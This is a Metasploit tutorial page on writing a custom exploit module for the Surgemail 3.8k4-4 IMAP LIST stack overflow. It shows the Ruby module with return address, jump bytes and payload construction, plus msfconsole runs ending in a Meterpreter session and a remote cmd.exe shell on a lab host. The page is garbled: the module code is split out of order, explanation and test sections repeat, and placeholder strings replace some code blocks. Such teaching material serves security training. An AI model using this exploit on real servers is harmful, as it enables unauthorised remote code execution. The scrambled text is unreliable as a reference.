
Getting a Shell
a11y.text Getting a ShellWriting an Exploit Module
a11y.text Writing an Exploit ModuleWith what we have learned, we write the exploit and save it to windows/imap/surgemail_list.rb. Let’s take a look at our new exploit module below:
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##


require 'msf/core'


class Metasploit3 > Msf::Exploit::Remote

include Msf::Exploit::Remote::Imap

def initialize(info = {})
  super(update_info(info,
      'Name'           => 'Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow',
      'Description'    => %q{
          This module exploits a stack overflow in the Surgemail IMAP Server
          version 3.8k4-4 by sending an overly long LIST command. Valid IMAP
          account credentials are required.
      },
      'Author'         => [ 'ryujin' ],
      'License'        => MSF_LICENSE,
      'Version'        => '$Revision: 1
end
The most important things to notice in the previous exploit code are the following:
- We defined the maximum space for the shellcode (Space => 10351) and set the DisableNops feature to disable the automatic shellcode padding, we’ll pad the payload on our own.
- We set the default encoder to the AlphanumMixed because of the nature of the IMAP protocol.
- We defined our 3 bytes POP POP RET return address that will be then referenced through the target.ret variable.
- We defined a check function which can check the IMAP server banner in order to identify a vulnerable server and an exploit function that obviously is the one that does most of the work.
Let’s see if it works:
msf > search surgemail
[*] Searching loaded modules for pattern 'surgemail'...
Exploits
a11y.text ExploitsName Description
---
windows/imap/surgemail_list Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow
msf > use windows/imap/surgemail_list
msf exploit(surgemail_list) > show options
Module options:
Name Current Setting Required Description
---
IMAPPASS test no The password for the specified username
IMAPUSER test no The username to authenticate as
RHOST 172.16.30.7 yes The target address
RPORT 143 yes The target port
Payload options (windows/shell/bind_tcp):
Name Current Setting Required Description
---
EXITFUNC thread yes Exit technique: seh, thread, process
LPORT 4444 yes The local port
RHOST 172.16.30.7 no The target address
Exploit target:
Id Name
---
0 Windows Universal
Testing our Exploit Module
a11y.text Testing our Exploit ModuleSome of the options are already configured from our previous session (see IMAPPASS, IMAPUSER and RHOST for example). Now we check for the server version:
msf exploit(surgemail_list) > check

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[+] The target is vulnerable.
Yes! Now let’s run the exploit attaching the debugger to the surgemail.exe process to see if the offset to overwrite SEH is correct:
root@kali:~# msfconsole -q -x "use exploit/windows/imap/surgemail_list; set PAYLOAD windows/shell/bind_tcp; set RHOST 172.16.30.7; set IMAPPWD test; set IMAPUSER test; run; exit -y"
[*] Started bind handler
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
So far so good, time to get our Meterpreter shell, let’s rerun the exploit without the debugger:
msf exploit(surgemail_list) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(surgemail_list) > exploit

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Started bind handler
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.30.34:63937 -> 172.16.30.7:4444)

meterpreter > execute -f cmd.exe -c -i
Process 672 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\surgemail>
Success! We have Fuzzed a vulnerable server and built a custom Exploit Module using the amazing features offered by Metasploit.
'References'     =>
    [
        [ 'BID', '28260' ],
        [ 'CVE', '2008-1498' ],
        [ 'URL', 'http://www.milw0rm.com/exploits/5259' ],
    ],
'Privileged'     => false,
'DefaultOptions' =>
    {
        'EXITFUNC' => 'thread',
    },
'Payload'        =>
    {
        'Space'       => 10351,
        'EncoderType' => Msf::Encoder::Type::AlphanumMixed,
        'DisableNops' => true,
        'BadChars'    => "\x00"
    },
'Platform'       => 'win',
'Targets'        =>
    [
        [ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ], # p/p/r 0x0078517e
    ],
'DisclosureDate' => 'March 13 2008',
'DefaultTarget' => 0))

def check
    connect
    disconnect
    if (banner and banner =~ /(Version 3.8k4-4)/)
        return Exploit::CheckCode::Vulnerable
    end
    return Exploit::CheckCode::Safe
end

def exploit
    connected = connect_login
    nopes = "\x90"*(payload_space-payload.encoded.length) # to be fixed with make_nops()
    sjump = "\xEB\xF9\x90\x90"     # Jmp Back
    njump = "\xE9\xDD\xD7\xFF\xFF" # And Back Again Baby  ;)
    evil = nopes + payload.encoded + njump + sjump + [target.ret].pack("A3")
    print_status("Sending payload")
    sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"
    sock.put(sploit)
    handler
    disconnect
end
The most important things to notice in the previous exploit code are the following:
- We defined the maximum space for the shellcode (Space => 10351) and set the DisableNops feature to disable the automatic shellcode padding, we’ll pad the payload on our own.
- We set the default encoder to the AlphanumMixed because of the nature of the IMAP protocol.
- We defined our 3 bytes POP POP RET return address that will be then referenced through the target.ret variable.
- We defined a check function which can check the IMAP server banner in order to identify a vulnerable server and an exploit function that obviously is the one that does most of the work.
Let’s see if it works:
urltomarkdowncodeblockplaceholder10.8759014588609886
Testing the Exploit Module
a11y.text Testing the Exploit ModuleSome of the options are already configured from our previous session (see IMAPPASS, IMAPUSER and RHOST for example). Now we check for the server version:
urltomarkdowncodeblockplaceholder20.771893917775859
Yes! Now let’s run the exploit attaching the debugger to the surgemail.exe process to see if the offset to overwrite SEH is correct:
urltomarkdowncodeblockplaceholder30.7421977052608555

The offset is correct, we can now set a breakpoint at our return address:

Now we can redirect the execution flow into our buffer executing the POP POP RET instructions:

and finally execute the two jumps on the stack which will land us inside our NOP sled:

So far so good, time to get our Meterpreter shell, let’s rerun the exploit without the debugger:
urltomarkdowncodeblockplaceholder40.6731750777970795
Success! We have Fuzzed a vulnerable server and built a custom Exploit Module using the amazing features offered by Metasploit.